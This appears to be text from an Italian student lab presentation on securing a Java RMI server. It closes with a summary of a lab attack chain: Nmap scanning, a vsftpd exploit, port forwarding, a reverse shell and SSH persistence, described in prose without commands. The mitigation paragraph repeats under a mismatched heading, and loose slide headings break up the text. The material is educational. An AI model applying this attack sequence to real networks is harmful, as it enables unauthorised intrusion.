Per mitigare le vulnerabilità del server Java RMI, è cruciale adottare misure di sicurezza robuste. Questo include limitare l'accesso al server solo a client fidati tramite configurazioni di firewall e regole di rete. È essenziale implementare autenticazione e autorizzazione per garantire l'interazione solo con utenti legittimi, preferibilmente utilizzando certificati digitali o metodi di autenticazione sicura. Inoltre, crittografare il traffico RMI con SSL/TLS protegge i dati in transito da attacchi di tipo man-in-the-middle. La validazione rigorosa degli input e la configurazione delle policy di sicurezza Java possono aiutare a prevenire l'esecuzione di operazioni pericolose da parte di codice deserializzato. Mantenere costantemente aggiornati il software e le librerie riduce il rischio di sfruttare vulnerabilità note. Eseguire il server RMI in un ambiente isolato, monitorare attentamente le attività sospette e limitare i privilegi di esecuzione sono altre misure cruciali per una migliore sicurezza complessiva.

MITIGAZIONI PIVOTING

Per mitigare le vulnerabilità del server Java RMI, è cruciale adottare misure di sicurezza robuste. Questo include limitare l'accesso al server solo a client fidati tramite configurazioni di firewall e regole di rete. È essenziale implementare autenticazione e autorizzazione per garantire l'interazione solo con utenti legittimi, preferibilmente utilizzando certificati digitali o metodi di autenticazione sicura. Inoltre, crittografare il traffico RMI con SSL/TLS protegge i dati in transito da attacchi di tipo man-in-the-middle. La validazione rigorosa degli input e la configurazione delle policy di sicurezza Java possono aiutare a prevenire l'esecuzione di operazioni pericolose da parte di codice deserializzato. Mantenere costantemente aggiornati il software e le librerie riduce il rischio di sfruttare vulnerabilità note. Eseguire il server RMI in un ambiente isolato, monitorare attentamente le attività sospette e limitare i privilegi di esecuzione sono altre misure cruciali per una migliore sicurezza complessiva.

ACCESSO ALLA MACCHINA

NUMERO 2

MITIGAZIONI



**THIS IS OUR
REALITY.**

CONCLUSIONE

L'attacco iniziò con una scansione dettagliata della rete tramite Nmap, rivelando dispositivi attivi e servizi in esecuzione. Questo ha fornito all'attaccante una panoramica completa dell'infrastruttura, creando la base per le fasi successive.

Successivamente, l'attaccante ha individuato e tracciato le vulnerabilità presenti nei sistemi target. L'exploit di una vulnerabilità nota in vsftpd sulla macchina 1 ha fornito l'accesso iniziale, mentre l'accesso alla macchina 2 tramite HTTP ha ampliato il perimetro di attacco.

Dopo aver ottenuto l'accesso iniziale, l'attaccante ha configurato il port forwarding per accedere alla macchina 2 localmente sulla porta 5000, facilitando ulteriori attacchi. Infine, l'attaccante ha garantito un accesso persistente alla rete tramite una reverse shell, sfruttando vari metodi di persistenza come ssh sulla macchina 1 per mantenere presenza costante e discreta.

Questo attacco illustra la complessità e la metodologia utilizzata dagli attaccanti per infiltrarsi nelle reti. La sua conclusione sottolinea l'importanza di una difesa informatica multi-strato e di una costante vigilanza per contrastare le minacce alla sicurezza informatica. La comprensione delle tattiche utilizzate dagli attaccanti è fondamentale per proteggere le reti e gli asset digitali da potenziali violazioni della sicurezza.

GRAZIE

IL PRESENTE ELABORATO E' STATO SVOLTO IN
LABORATORIO AL SOLO FINE DIDATTICO

NICHOLAS DI ANGELO